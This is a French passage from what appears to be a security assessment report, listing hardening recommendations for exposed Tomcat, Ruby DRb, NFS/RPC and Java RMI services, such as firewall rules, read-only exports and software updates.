 2. Mettre à jour Tomcat vers une version plus récente ici la version utilisée est 5.5 et les versions 10.x sont déjà disponibles.
 3. Sécuriser l'accès à l'administration avec un login/password plus solide.
-

8787/tcp — RUBY DRB RMI

- **Recommandations :**

1. Ne jamais exposer DRb en clair sur un réseau (surtout sans authentification)
 2. Restreindre l'accès au port avec un firewall ou ip whitelist
 3. Mettre à jour ruby ou désactiver le service si inutile
-

39152/53284 status (RPC #100024)/ mountd (RPC #100005)

- **Recommandations :**

1. Limiter les exports NFS
2. Ne jamais exporter des dossiers sensibles, exemple de configuration : /var/nfs
192.168.56.0/24 (ro). ro = read-only
3. Filtrer l'accès réseau, NFS et RPC doivent être accessibles uniquement par des IP de confiance avec ce paramètre par exemple : sudo ufw allow from 192.168.56.0/24 to any port 111
4. Si status, mountd ou nlockmgr ne sont pas nécessaires, les arrêter

50065 / 50068 Java RMI

- **Recommandations :**

1. Ne jamais exposer RMI sur Internet.
2. Limiter l'accès via firewall aux IP internes ou machines de confiance : sudo ufw deny from any to any port 50065 / sudo ufw allow from <IP_trusted> to any port 50065.
3. Activer authentification java pour limiter qui peut invoquer les objets distants.
4. Utiliser des politiques de securite java (policy files) pour restreindre les actions autorisees par rmi.
5. Supprimer ou ne pas exposer d'objets java arbitraires.
6. Si certains services rmi ne sont pas utilises, les desactiver completement.
7. Mettre a jour la jvm et gnu classpath pour corriger les vulnerabilites rmi connues.